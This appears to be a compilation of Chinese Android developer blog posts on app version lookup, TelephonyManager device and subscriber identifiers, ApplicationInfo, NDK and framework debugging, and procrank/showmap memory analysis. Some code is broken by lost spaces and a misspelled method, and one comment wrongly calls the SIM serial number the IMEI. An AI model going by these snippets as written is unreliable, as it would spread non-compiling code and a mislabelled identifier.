综上，**模板代码**如下：（注意，此处封装的方法位于某个 Activity 中，因此直接使用 this 来代替 Context 对象）

```
/**
 * 获取版本号
 * @return 当前应用的版本号
 */
public String getVersion() {
    try {
        PackageManager manager = this.getPackageManager();
        PackageInfo info = manager.getPackageInfo(this.getPackageName(), 0);
        String version = info.versionName;
        return this.getString(R.string.version_name) + version;
```

```
        } catch (Exception e) {
            e.printStackTrace();
            return this.getString(R.string.can_not_find_version_name);
        }
    }
```

http://www.cnblogs.com/yeahui/archive/2012/10/20/2732429.html

Android_获取手机各种详细信息

TelephonyManager 类主要提供了一系列用于访问与手机通讯相关的状态和信息的 get 方法。其中包括手机 SIM 的状态和信息、电信网络的状态及手机用户的信息。在应用程序中可以使用这些 get 方法获取相关数据。

TelephonyManager 类的对象可以通过 Context.getSystemService(Context.TELEPHONY_SERVICE)方法来获得，需要注意的是有 些通讯信息的获取对应用程序的权限有一定的限制，在开发的时候需要为其添加相应的权限。

以下列出 TelephonyManager 类所有方法及说明：

```
package com.ljq.activity;

import java.util.List;

import Android.app.Activity;
import Android.content.Context;
import Android.os.Bundle;
import Android.telephony.CellLocation;
import Android.telephony.NeighboringCellInfo;
import Android.telephony.TelephonyManager;
```

```
public class TelephonyManagerActivity extends Activity {

	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		setContentView(R.layout.main);

		TelephonyManager tm = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);
		/**
		 * 返回电话状态
		 *
		 * CALL_STATE_IDLE 无任何状态时
		 * CALL_STATE_OFFHOOK 接起电话时
		 * CALL_STATE_RINGING 电话进来时
		 */
		tm.getCallState();
		//返回当前移动终端的位置
		CellLocation location=tm.getCellLocation();
		//请求位置更新，如果更新将产生广播，接收对象为注册 LISTEN_CELL_LOCATION 的对象，需要的 permission 名称为 ACCESS_COARSE_LOCATION。
		location.requestLocationUpdate();
		/**
		 * 获取数据活动状态
		 *
		 * DATA_ACTIVITY_IN 数据连接状态：活动，正在接受数据
		 * DATA_ACTIVITY_OUT 数据连接状态：活动，正在发送数据
		 * DATA_ACTIVITY_INOUT 数据连接状态：活动，正在接受和发送数据
		 * DATA_ACTIVITY_NONE 数据连接状态：活动，但无数据发送和接受
		 */
```

```
tm.getDataActivity();
/**
 * 获取数据连接状态
 *
 * DATA_CONNECTED 数据连接状态：已连接
 * DATA_CONNECTING 数据连接状态：正在连接
 * DATA_DISCONNECTED 数据连接状态：断开
 * DATA_SUSPENDED 数据连接状态：暂停
 */
tm.getDataState();
/**
 * 返回当前移动终端的唯一标识
 *
 * 如果是 GSM 网络，返回 IMEI；如果是 CDMA 网络，返回 MEID
 */
tm.getDeviceId();
//返回移动终端的软件版本，例如：GSM 手机的 IMEI/SV 码。
tm.getDeviceSoftwareVersion();
//返回手机号码，对于 GSM 网络来说即 MSISDN
tm.getLinelNumber();
//返回当前移动终端附近移动终端的信息
List<NeighboringCellInfo> infos=tm.getNeighboringCellInfo();
for(NeighboringCellInfo info:infos){
        //获取邻居小区号
        int cid=info.getCid();
        //获取邻居小区 LAC，LAC: 位置区域码。为了确定移动台的位置，每个 GSM/PLMN 的覆盖区都被划分成
许多位置区，LAC 则用于标识不同的位置区。
        info.getLac();
```

```
            info.getNetworkType();
            info.getPsc();
            //获取邻居小区信号强度
            info.getRssi();
        }
        //返回 ISO 标准的国家码，即国际长途区号
        tm.getNetworkCountryIso();
        //返回 MCC+MNC 代码 (SIM 卡运营商国家代码和运营商网络代码)(IMSI)
        tm.getNetworkOperator();
        //返回移动网络运营商的名字(SPN)
        tm.getNetworkOperatorName();
        /**
         * 获取网络类型
         *
         * NETWORK_TYPE_CDMA 网络类型为 CDMA
         * NETWORK_TYPE_EDGE 网络类型为 EDGE
         * NETWORK_TYPE_EVDO_0 网络类型为 EVDO0
         * NETWORK_TYPE_EVDO_A 网络类型为 EVDOA
         * NETWORK_TYPE_GPRS 网络类型为 GPRS
         * NETWORK_TYPE_HSDPA 网络类型为 HSDPA
         * NETWORK_TYPE_HSPA 网络类型为 HSPA
         * NETWORK_TYPE_HSUPA 网络类型为 HSUPA
         * NETWORK_TYPE_UMTS 网络类型为 UMTS
         *
         * 在中国，联通的 3G 为 UMTS 或 HSDPA，移动和联通的 2G 为 GPRS 或 EGDE，电信的 2G 为 CDMA，电信的 3G 为
EVDO
         */
        tm.getNetworkType();
```

```
/**
 * 返回移动终端的类型
 *
 * PHONE_TYPE_CDMA 手机制式为CDMA，电信
 * PHONE_TYPE_GSM 手机制式为GSM，移动和联通
 * PHONE_TYPE_NONE 手机制式未知
 */
tm.getPhoneType();
//返回SIM卡提供商的国家代码
tm.getSimCountryIso();
//返回MCC+MNC代码 (SIM卡运营商国家代码和运营商网络代码)(IMSI)
tm.getSimOperator();
tm.getSimOperatorName();
//返回SIM卡的序列号(IMEI)
tm.getSimSerialNumber();
/**
 * 返回移动终端
 *
 * SIM_STATE_ABSENT SIM卡未找到
 * SIM_STATE_NETWORK_LOCKED SIM卡网络被锁定，需要Network PIN解锁
 * SIM_STATE_PIN_REQUIRED SIM卡PIN被锁定，需要User PIN解锁
 * SIM_STATE_PUK_REQUIRED SIM卡PUK被锁定，需要User PUK解锁
 * SIM_STATE_READY SIM卡可用
 * SIM_STATE_UNKNOWN SIM卡未知
 */
tm.getSimState();
//返回用户唯一标识，比如GSM网络的IMSI编号
tm.getSubscriberId();
```

```
//获取语音信箱号码关联的字母标识。
tm.getVoiceMailAlphaTag();
//返回语音邮件号码
tm.getVoiceMailNumber();
tm.hasIccCard();
//返回手机是否处于漫游状态
tm.isNetworkRoaming();
// tm.listen(PhoneStateListener listener, int events) ;

//解释：
//IMSI 是国际移动用户识别码的简称(International Mobile Subscriber Identity)
//IMSI 共有 15 位，其结构如下：
//MCC+MNC+MIN
//MCC：Mobile Country Code，移动国家码，共 3 位，中国为 460;
//MNC:Mobile NetworkCode，移动网络码，共 2 位
//在中国，移动的代码为电 00 和 02，联通的代码为 01，电信的代码为 03
//合起来就是（也是 Android 手机中 APN 配置文件中的代码）：
//中国移动：46000 46002
//中国联通：46001
//中国电信：46003
//举例，一个典型的 IMSI 号码为 460030912121001

//IMEI 是 International Mobile Equipment Identity （国际移动设备标识）的简称
//IMEI 由 15 位数字组成的”电子串号”，它与每台手机一一对应，而且该码是全世界唯一的
//其组成为：
//1. 前 6 位数(TAC)是”型号核准号码”，一般代表机型
//2. 接着的 2 位数(FAC)是”最后装配号”，一般代表产地
//3. 之后的 6 位数(SNR)是”串号”，一般代表生产顺序号
```

```
                //4. 最后 1 位数(SP)通常是”0″，为检验码，目前暂备用
        }
}
```

http://qsuzon.blog.163.com/blog/static/117511625201252810354264 8/

Android 下得到已安装 Application 信息

作者：Sam (甄峰) sam_code@hotmail.com

在上一篇 blog 中，谈到如何利用 APK archive 文件得到相应信息。(当时发现例如 ProcessName,DataDir 等信息，其实是无法得到的).
当前咱们看看如何通过系统取得已经安装的 Application 的相关信息。

0.基础知识：
PackageManager class 有一个方法：
public abstract **ApplicationInfo getApplicationInfo** (String packageName, int flags)
它向系统查询包名为：PackageName(参数一)的 Application 信息。注意，与之前 **getPackageArchiveInfo()**是通过 APK Archive 文件中 main.xml 得到信息不通,**getApplicationInfo**（）是向系统查选，所以如果此 Application 没有被安装，则会返回异常：PackageManager.NameNotFoundException。

packageName 可以通过 APK 文件得到。

1. 得到 Application 相关信息：

```
try {
ApplicationInfo AI = PM.getApplicationInfo(PI.packageName, PackageManager.GET_META_DATA |
PackageManager.GET_SHARED_LIBRARY_FILES);


//dataDir: 分配给此 Application 的存放数据的位置。通常是：/data/data/packageName/
Log.w("3DiJoy", "Appliction DataDir:" + AI.dataDir);

//SourceDir: 安装这个包后的存放位置。 因为 APK 安装后，会讲 archive 文件存放在某个目录(一般程序和//root 程序位置不同)。 作为读取资源是的位置。此位置通常在/data/app/pakcageName.apk
Log.w("3DiJoy", "Application SourceDir:" + AI.sourceDir);

// Application Name: 此处是从 main.xml 中得到。如果没有，则为空
Log.w("3DiJoy", "Application Name:" + AI.name);

// 也是从 main.xml 中得到。
Log.w("3DiJoy", String.format("minSDK Version: [%d]", AI.targetSdkVersion));

//processName. 此 Application 运行时的 ProcessName. 如果 main.xml 中有"process" attribute。则为这个值
//如果没有，则与 PackageName 相同
Log.w("3DiJoy", "Application in porcessName is :" + AI.processName);

//PackageName: 此 Application 所在的 PckageName。
Log.w("3DiJoy", "Application in Package " + AI.packageName);
} catch (NameNotFoundException e) {
// TODO Auto-generated catch block
```

```
Log.e("3DiJoy", "This Package not installed");
e.printStackTrace();
}
```

注意：这里肯定能够得到 ProcessName。

2. 得到 Package 信息：

上面只得到了 Application 系列信息，Package 系列信息并为得到，则可以这样处理：

PackageManager 有个方法：

public abstract PackageInfo **getPackageInfo** (String packageName, int flags)

它向系统查询包名为：PackageName(参数一)的 PackageInfo 信息。

注意，只有已经安装的 Package，才能正常得到信息。否则发生异常。PackageManager.NameNotFoundException。

因为返回值为 PackageInfo。 所以取值与上一 blog 类似。就不详谈了。

http://blog.sina.com.cn/s/blog_602f877001017qm2.html

任何简单或容易的方法来调试 Android 的 NDK 的代码？

Rank -- 0

ADT 20 包括 NDK 的插件，它提供了在 Eclipse 中构建和调试 NDK 项目的支持. This document 介绍了如何安装和使用 NDK 的插件. 说明非常简单，只包含几个步骤.

这是我发现，它的工作对我来说是最简单的解决方案.

注：如果您使用的是 ADT 捆绑你只需要安装 C 开发工具，安装新软件（见截图），你可以去立刻“使用 NDK 插件”的一部分.

编辑： 似乎有在 eclipse JUNO http://code.google.com/p/android/issues/detail?id=33788 造成 Eclipse 的调试器无法找到断点的问题与 CDT 的.
解决方法我用的是开始在调试模式下的应用程序（不调试的原生应用程序，但“常规”调试），然后在命令行中我去了我的项目的根目录，并键入

ndk-gdb

（在

gdb.setup

这个文件夹中创建

obj/local/armeabi

文件）.在此之后断点工作如常.

在与上面的链接问题的意见，他们提出了一些其他的解决方法，但我没有尝试他们，因为他们似乎需要比这更多的努力.

对于任何有兴趣，我还没有尝试过这个自己，但这个网站说那里有一个的方式与 Eclipse CDT 的...

http://blog.sephiroth.it/2010/12/14/how-to-debug-native-code-with-android/

Rank -- 1

另一种解决方案（使用调试器）在此说明：

How can I effectively debug C code that's wrapped with JNI in Eclipse? (Android Dev)

http://stackoverflow.com/questions/4846080/how-can-i-effectively-debug-c-code-thats-wrapped-with-jni-in-eclipse-android-d/4942519#4942519

Rank -- 3

最简单的方法可能是重定向的 printf（）语句到系统日志（基于 the official ADB reference manual 的“查看 stdout 和 stderr”部分.

在命令行中键入以下 3 个命令：

```
adb shell stop
adb shell setprop log.redirect-stdio true
adb shell start
```

然后你可以通过查看 Eclipse 调试器的“LogCat 中”窗口中查看你的“printf（）”语句的输出，或通过在命令行中键入以下：

```
adb logcat
```

要知道，因为数据是从模拟器或设备在传输前缓冲的，你一定要刷新标准输出缓冲区，例如：

```
printf("Hello, I am %d years old!\n", 30);
fflush(stdout);
```

那么你应该看到的日志信息以“我/标准输出：”

Rank -- 5

您可以使用 Android 日志工具：

```
#include <android/log.h>

#define APPNAME "MyApp"

__android_log_print(ANDROID_LOG_VERBOSE, APPNAME, "The value of 1 + 1 is %d", 1+1);
```

请确保您还链接对日志库，在你的 Android.mk 文件：

```
LOCAL_LDLIBS := -llog
```

http://www.freeshow.net.cn/questions/e48bbc46575e4af129b2ee182eb97281f84736a87b8f9d878f6b7aed45b7023f/

Android 平台实现开机调试 system_process

1 首先要理清一下什么是 system_process
1.1 system_process 是我们在 DDMS 可以看到的名称。设置的地方在 ActivityThread.java:

```
private void attach(boolean system) {
sThreadLocal.set(this);
mSystemThread = system;
if (!system) {
...
} else {
// Don't set application object here -- if the system crashes,
// we can't display an alert, we just want to die die die.
android.ddm.DdmHandleAppName.setAppName("system_process",
UserHandle.myUserId());
...
```

}
...
}
来自 CODE 的代码片
ActivityThread.java
1.2 system_process 不是进程的名称，它是 DDM 用于区别不同的 Java App 的标识，对于一般 Android 程序来说会被设置成包名
1.3 system_process 的进程名称是 system_server，就是我们通过 ps 可以看到的
1.4 system_server 进程是 zygote 进程孵化的第一个 Java 进程
1.5 zygote 进程的程序名称叫 app_process。
它的代码在 frameworks\base\cmds\app_process\app_main.cpp
在 init.rc 中可以看到它是怎样启动起来的：

service zygote /system/bin/app_process -Xzygote /system/bin --zygote --start-system-server
class main
socket zygote stream0 root system
onrestart write /sys/android_power/request_state wake
onrestart write /sys/power/state on
onrestart restart media
onrestart restart netd
来自 CODE 的代码片
init.rc
1.6 system_server 的启动过程如下：
在 app_main.cpp 的 main 函数中，有如下的代码：

if (zygote) {
runtime.start("com.android.internal.os.ZygoteInit",
startSystemServer ? "start-system-server" : "");
}

来自 CODE 的代码片
app_main.cpp

runtime.start 在正常情况下不会返回
在 frameworks\base\core\java\com\android\internal\os\ZygoteInit.java 的 main 中：

```
if (argv[1].equals("start-system-server")) {
startSystemServer();
}
```

来自 CODE 的代码片
ZygoteInit.java
startSystemServer 中：

```
private static boolean startSystemServer()
throws MethodAndArgsCaller, RuntimeException {
/* Hardcoded command line to start the system server */
String args[] = {
"--setuid=1000",
"--setgid=1000",
"--setgroups=1001,1002,1003,1004,1005,1006,1007,1008,1009,1010,1018,3001,3002,3003,3006,3007",
"--capabilities=130104352,130104352",
"--runtime-init",
"--nice-name=system_server",
"com.android.server.SystemServer",
};
ZygoteConnection.Arguments parsedArgs = null;
int pid;
try {
```

```
parsedArgs = new ZygoteConnection.Arguments(args);
ZygoteConnection.applyDebuggerSystemProperty(parsedArgs);
ZygoteConnection.applyInvokeWithSystemProperty(parsedArgs);
/* Request to fork the system server process */
pid = Zygote.forkSystemServer(
parsedArgs.uid, parsedArgs.gid,
parsedArgs.gids,
parsedArgs.debugFlags,
null,
parsedArgs.permittedCapabilities,
parsedArgs.effectiveCapabilities);
} catch (IllegalArgumentException ex) {
throw new RuntimeException(ex);
}
。。。
}
```

来自 CODE 的代码片

startSystemServer.java

args 中，有：--nice-name=system_server，这就是进程名 system_server 的由来

2 接下来我们来看看怎么去调试这个 Android 里 Java 层的最重要的进程，一般调试和开机调试

3 一般调试：

3.1 这种调试方法就是在 Android 启动完后，用 adb 连接 Android，再调试 system_process 进程，实现起来是比较简单的，

3.2 无非就是在 eclipse 里创建一个名叫 system_process 的 Android 程序，然后在 DDMS 里选择 system_process 即可开始调试。

4 开机调试

4.1 有时我们需要调试一下 system_process 的初始化过程，因为上面的方法是在 system_process 已经初始化完之后开始调试的，用上面的方法是无能为力的，这就得另想办法。

4.2 搜索了下网络，没有找到比较实用的资源，于是自己研究了下。

4.3 其实也不是很麻烦：
找到 SystemServer.java 里的 main 函数，在函数的最开始加上几行代码：

```
java.io.File f = new java.io.File("/system/debug");
if(f.exists()){
android.ddm.DdmHandleAppName.setAppName("system_process",
UserHandle.myUserId());
android.os.Debug.waitForDebugger();
}
```

来自 CODE 的代码片
SysemServer.java
4.4 解析下：
首先通过判断/system/debug 是否存在来判断是否要等待调试器连接
android.os.Debug.waitForDebugger()就是等待调试器来连接，在调试器连接上之前代码不会往下执行
但是第一行代码就比较费解了，先来解析下什么叫 ddm,ddm 就是 Dalvik Debug Monitor 的缩写
android.ddm.DdmHandleAppName.setAppName 就是要设置 Java App 在 ddm 里的名称。
如果不设置的话，你在 DDMS 里看到的 Name 一栏就会有一个“？”，这个时候，eclipse 找不到对应的工程，所以就没法调试了。
所以这一行代码很重要
4.5 接下来就是重新编译代码并烧录了，这个看自己使用的是什么平台。
4.6 呵呵，是不是可以开机后用 adb 连接,再通过 eclipse 调试了？
5 这种方式的唯一缺陷就是要修改源代码，这个留着以后再研究，现在要做的是好好享受一下这种调试方法。
http://blog.csdn.net/i2cbus/article/details/21476401

Android 如何完全调试 framework 层代码

1 之前写过一篇文章：《Android 实现开机调试 system_process》

2 google 的 eclipse 插件 ADT 的已经能够很方便的调试 Android 的 apk 了，但是调试的时候应用程序已经进入 Activity。

3 如果我们想了解一下 Activity 的启动过程，只有看代码+看 log 输出了吗？本文可以告诉你：NO!

4 相信大家比较感兴趣的都是代码，这里先把代码再放出来

ZygoteInit.java

```
public static List<String> readCommandOutput(String command)    {
    Runtime rt =Runtime.getRuntime();
    java.lang.Processproc;
    try {
        proc =rt.exec(command);


        if (proc.waitFor() != 0) {
            return null;
        }
        LinkedList<String>list = new LinkedList<String>();
        InputStreamReader ir = new InputStreamReader(proc.getInputStream());
```

```
            BufferedReader in = new BufferedReader(ir);
            String line = null;
            while ((line = in.readLine()) != null) {
                list.add(line);
            }
            return list;
        } catch (InterruptedException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }
        return null;
    }
```

```
public static String getPackageName(){
    String strPid =Integer.toString(android.os.Process.myPid());
    String cmd = "ps";

    List<String>result = readCommandOutput(cmd);
    if(result == null){
       return "";
    }

    for(String info:result){
       if(info.contains(strPid)){
            int index = info.lastIndexOf(" ");
            if(index >=0){
               StringsubStr = info.substring(index+1);
```

```
                Log.i(TAG,subStr);
                return subStr;
            }
        }
    }
    return "";
}

public static boolean needDebug(String packageName){
    String debugProcess = android.os.SystemProperties.get("persist.sys.debug");
    Log.i(TAG,debugProcess);

    if(debugProcess.equals(packageName)){
        return true;
```

```
        }
        return false;
    }

    public static void main(String argv[]) {

        try {
            // Start profiling the zygote initialization.
            SamplingProfilerIntegration.start();

            registerZygoteSocket();
            EventLog.writeEvent(LOG_BOOT_PROGRESS_PRELOAD_START,
                SystemClock.uptimeMillis());
            preload();
```

```
EventLog.writeEvent(LOG_BOOT_PROGRESS_PRELOAD_END,
        SystemClock.uptimeMillis());


  // Finish profiling the zygote initialization.
SamplingProfilerIntegration.writeZygoteSnapshot();


  // Do an initial gc to cleanup after startup
  gc();


  // If requested, start system server directlyfrom Zygote
  if (argv.length != 2) {
        throw new RuntimeException(argv[0] + USAGE_STRING);
}
```

```
  if (argv[1].equals("start-system-server")) {
        startSystemServer();
} else if (!argv[1].equals("")) {
        throw new RuntimeException(argv[0] + USAGE_STRING);
}

Log.i(TAG, "Accepting command socket connections");

  if (ZYGOTE_FORK_MODE) {
        runForkMode();
} else {
        runSelectLoopMode();
}
```

```
            closeServerSocket();
        } catch (MethodAndArgsCaller caller) {
            String packageName = getPackageName();
            if(needDebug(packageName)){
                android.ddm.DdmHandleAppName.setAppName(packageName,UserHandle.myUserId());
                android.os.Debug.waitForDebugger();
                }
            caller.run();
        } catch (RuntimeException ex) {
                Log.e(TAG, "Zygote died with exception", ex);
                closeServerSocket();
                throw ex;
         }
}
```

5 如果有兴趣，继续往下看！

6 readCommandOutput：用于执行命令并获取命令的输出

7 getPackageName()有于获取当前进程的包名

这里默认进程名称即为包名

获取 ps 的输出

然后通过 pid 找到本程序所在的输出行。

提取出本程序所在的输出行包名

8 needDebug()用于判断当前进程是否需要调试，原理是这样的：

使用者通过 setprop persist.sys.debug 包名来设置包的名称

needDebug 获取 persist.sys.debug

再与本进程的包名进行比较，以判断是否要调试

9 接下来的动作就和《Android 实现开机调试 system_process》一样了：

设置 App 在 DDM 中的名称：

```
android.ddm.DdmHandleAppName.setAppName(packageName,UserHandle.myUserId());
```

等待调试器来连接：

```
android.os.Debug.waitForDebugger();
```

10 接下来重新编译和烧录，mmm...，一个漫长的过程，但是结果将会证明一确都是值得的。

11 接下来，创建一个伪工程，修改 Manifest 中的 package 为需要调试的程序包名

12 再在工程中将需要调试的 framework 层代码引进来

13 接下来，adb shell 连接到 android，进行命令行

14 执行命令：

setprop persist.sys.debug 包名

15 在需要调试的代码上设置断点

16 接下来，启动应用程序，注意，是直接启动程序，而不是通过 eclipse 启动调试！


17 enjoy it!

18（完）

http://blog.csdn.net/i2cbus/article/details/21739261

Android procrank ， showmap 内存分析

（一）DDMS 的 Heap Dump



1) Data Object: java object.

2) Class Object: object of type Class, e.g. what you'd get from java.lang.String.class or myObject.getClass( ).
3) 1,2,4,8-byte array: Number of bytes per entry.
   1-byte array: byte, boolean
   2-byte array: char, short
   4-byte array: float, int
   8-byte array: double, long

4) non-Java object: A non-Java Object is a piece of memory that isn't actually accessible from code written in Java. Essentially it's a blob of stuff that got stuck on the virtual heap but has no meaning to interpreted code. Shouldn't be much of that.----------

需要 root 权限同时要支持以下命令的 Android 工程机

1：root@android:/ # procrank　查看所有进程的内存信息包括：
PID　　Vss　　Rss　　Pss　　Uss　cmdline

```
root@android:/ # procrank
warning: could not create process interface for 32099
  PID      Vss      Rss      Pss      Uss  cmdline
17690   75152K   75020K   40491K   38024K  com.dianxinos.optimizer.channel
13968  124792K   61864K   35726K   34372K  com.dianxinos.optimizer.channel
 1516   65052K   64940K   29661K   27076K  android.process.acore
 1322   88028K   65764K   29581K   26156K  system_server
 1417   68320K   63892K   28635K   25820K  com.android.systemui
 1757   55040K   54960K   21176K   19084K  com.qihoo360.mobilesafe_mtk6573
12294   45208K   45096K   13238K   11220K  android.process.acore
29904   44984K   44896K   12227K   10316K  com.dianxinos.optimizer.engine.demo:service
29819   61032K   44624K   11772K    9808K  com.dianxinos.optimizer.engine.demo
13284   40556K   40448K    9823K    8472K  com.qihoo.appstore
 1499   40036K   39940K    9095K    7700K  com.android.phone
 1478   39988K   39880K    8998K    7588K  com.cootek.smartinputv5
12497   36860K   36736K    6975K    5844K  android.process.media
12910   36420K   36336K    6754K    5640K  com.cnnet.fknjjzw
25083   36772K   36640K    6413K    5180K  com.google.process.gapps
26667   36660K   36512K    6323K    5008K  com.qihoo.browser
 1297   40400K   40240K    5366K    2804K  zygote
30870   34424K   34284K    4495K    3264K  com.android.contacts
```

```
31078    34304K    34164K     4338K     3188K  com.android.providers.calendar
11595    33692K    33552K     4064K     2796K  net.qihoo.launcher.widget.clockweather:WeatherService
30623    33720K    33576K     4005K     2748K  com.android.settings
31103    33980K    33836K     3973K     2768K  com.android.calendar
```

2：root@android:/ # showmap 29904 查看指定 Pid 的内存具体信息

```
root@android:/ # showmap 29904
 virtual                     shared   shared  private  private
    size      RSS      PSS    clean    dirty    clean    dirty    # object
-------- -------- -------- -------- -------- -------- -------- ---- ------------------------------
     124      124       17      124        0        0        0    3 /data/app/com.dianxinos.optimizer.engine.demo-
2.apk
    1400      708      351      676        0       32        0    1 /data/dalvik-
cache/data@app@com.dianxinos.optimizer.engine.demo-2.apk@classes.dex
     328      148       15      148        0        0        0    1 /data/dalvik-
cache/system@framework@android.policy.jar@classes.dex
    1348       32        1       32        0        0        0    1 /data/dalvik-cache/system@framework@apache-
xml.jar@classes.dex
     956      344       54      344        0        0        0    1 /data/dalvik-
cache/system@framework@bouncycastle.jar@classes.dex
       4        4        0        4        0        0        0    1 /data/dalvik-
cache/system@framework@com.qrd.plugin.feature_query.jar@classes.dex
       8        8        0        8        0        0        0    1 /data/dalvik-
cache/system@framework@com.qrdinside.impl.jar@classes.dex
      24        8        0        8        0        0        0    1 /data/dalvik-cache/system@framework@core-
junit.jar@classes.dex
    3288     1372       68     1372        0        0        0    1 /data/dalvik-
cache/system@framework@core.jar@classes.dex
```

```
    1460       96        5       96        0        0        0    1 /data/dalvik-
cache/system@framework@ext.jar@classes.dex
     316       16        0       16        0        0        0    1 /data/dalvik-
cache/system@framework@filterfw.jar@classes.dex
   11476     4616      316     4588       20        8        0   11 /data/dalvik-
cache/system@framework@framework.jar@classes.dex
    2208       48        2       48        0        0        0    1 /data/dalvik-
cache/system@framework@services.jar@classes.dex
      64       40        0        0       40        0        0    1 /dev/__properties__ (deleted)
      24        4        2        0        4        0        0    1 /dev/ashmem/InputChannel 41a89fb0
com.dianxinos.optimizer.engine.demo/com.dianxinos.optimizer.engine.demo.antispam.AntiSpamActi
       4        4        0        4        0        0        0    1 /dev/ashmem/SurfaceFlinger read-only heap
(deleted)
    8192     2864      249        0     2712        0      152    4 /dev/ashmem/dalvik-LinearAlloc (deleted)
    2048        0        0        0        0        0        0    1 /dev/ashmem/dalvik-bitmap-1 (deleted)
    2048      220      220        0        0        0      220    1 /dev/ashmem/dalvik-bitmap-2 (deleted)
    1028      128      128        0        0        0      128    1 /dev/ashmem/dalvik-card-table (deleted)
  131072    16136     7117        0     9356        0     6780    3 /dev/ashmem/dalvik-heap (deleted)
    1024       96       96        0        0        0       96    1 /dev/ashmem/dalvik-jit-code-cache (deleted)
   43692        0        0        0        0        0        0    1 /dev/ashmem/dalvik-mark-stack (deleted)
    1016        4        4        0        0        4        0    1 /dev/binder
      12        8        0        4        4        0        0    2 /system/bin/app_process
      36       24        4       20        0        0        4    2 /system/bin/linker
     360       24        3       24        0        0        0    1 /system/fonts/DroidNaskh-Regular.ttf
      16       12        1       12        0        0        0    1 /system/fonts/DroidSansArmenian.ttf
     224       16        2       16        0        0        0    1 /system/fonts/DroidSansEthiopic-Regular.ttf
    5176      764      147      748        0       16        0    1 /system/fonts/DroidSansFallback.ttf
      24       12        1       12        0        0        0    1 /system/fonts/DroidSansGeorgian.ttf
```

32	16	4	16	0	0	0	1	/system/fonts/DroidSansHebrew-Bold.ttf
32	16	2	16	0	0	0	1	/system/fonts/DroidSansHebrew-Regular.ttf
36	16	2	16	0	0	0	1	/system/fonts/DroidSansThai.ttf
140	8	1	8	0	0	0	1	/system/fonts/Lohit-Bengali.ttf
64	16	2	16	0	0	0	1	/system/fonts/Lohit-Devanagari.ttf
68	8	1	8	0	0	0	1	/system/fonts/Lohit-Tamil.ttf
80	12	3	12	0	0	0	1	/system/fonts/Roboto-Bold.ttf
80	16	2	16	0	0	0	1	/system/fonts/Roboto-Regular.ttf
4	0	0	0	0	0	0	1	/system/framework/android.policy.jar
8	0	0	0	0	0	0	1	/system/framework/apache-xml.jar
4	0	0	0	0	0	0	1	/system/framework/bouncycastle.jar
4	0	0	0	0	0	0	1	/system/framework/com.qrd.plugin.feature_query.jar
4	0	0	0	0	0	0	1	/system/framework/com.qrdinside.impl.jar
4	0	0	0	0	0	0	1	/system/framework/core-junit.jar
4	0	0	0	0	0	0	1	/system/framework/core.jar
64	0	0	0	0	0	0	1	/system/framework/ext.jar
4	0	0	0	0	0	0	1	/system/framework/filterfw.jar
944	212	25	212	0	0	0	2	/system/framework/framework-res.apk
4	0	0	0	0	0	0	1	/system/framework/framework.jar
4	0	0	0	0	0	0	1	/system/framework/services.jar
20	20	9	12	0	0	8	2	/system/lib/hw/gralloc.msm7627a.so
152	80	5	52	24	0	4	3	/system/lib/libEGL.so
12	8	0	0	8	0	0	2	/system/lib/libETC1.so
24	16	0	8	8	0	0	2	/system/lib/libGLESv1_CM.so
20	16	0	8	8	0	0	2	/system/lib/libGLESv2.so
128	84	2	72	12	0	0	2	/system/lib/libGLESv2_dbg.so
24	20	0	12	8	0	0	2	/system/lib/libQcomUI.so

640	272	132	124	20	0	128	3	/system/lib/libRS.so
56	52	1	40	12	0	0	2	/system/lib/libandroid.so
704	616	24	568	44	0	4	2	/system/lib/libandroid_runtime.so
4276	796	27	576	220	0	0	3	/system/lib/libbcc.so
844	220	7	204	16	0	0	2	/system/lib/libbcinfo.so
164	156	7	128	24	0	4	2	/system/lib/libbinder.so
12	8	0	0	8	0	0	2	/system/lib/libbluedroid.so
320	228	19	188	24	0	16	3	/system/lib/libc.so
124	120	3	96	24	0	0	2	/system/lib/libcamera_client.so
2472	1040	35	964	76	0	0	3	/system/lib/libchromium_net.so
8	8	0	0	8	0	0	2	/system/lib/libcnefeatureconfig.so
816	476	14	400	76	0	0	3	/system/lib/libcrypto.so
120	44	5	36	4	0	4	3	/system/lib/libcutils.so
300	56	1	48	8	0	0	2	/system/lib/libdbus.so
92	84	2	68	16	0	0	2	/system/lib/libdrmframework.so
748	640	50	580	44	0	16	3	/system/lib/libdvm.so
28	20	8	4	8	0	8	3	/system/lib/libemoji.so
52	12	0	4	8	0	0	3	/system/lib/libexif.so
80	8	0	0	8	0	0	2	/system/lib/libexpat.so
176	28	0	16	12	0	0	2	/system/lib/libflex.so
16	16	0	8	8	0	0	2	/system/lib/libgabi++.so
8	8	8	0	0	0	8	2	/system/lib/libgenlock.so
60	56	1	40	16	0	0	2	/system/lib/libgesture_client.so
216	208	10	168	36	0	4	2	/system/lib/libgui.so
8	8	0	0	8	0	0	2	/system/lib/libhardware.so
24	12	0	4	8	0	0	2	/system/lib/libhardware_legacy.so
256	52	1	44	8	0	0	2	/system/lib/libharfbuzz.so
140	60	2	48	12	0	0	2	/system/lib/libhwui.so

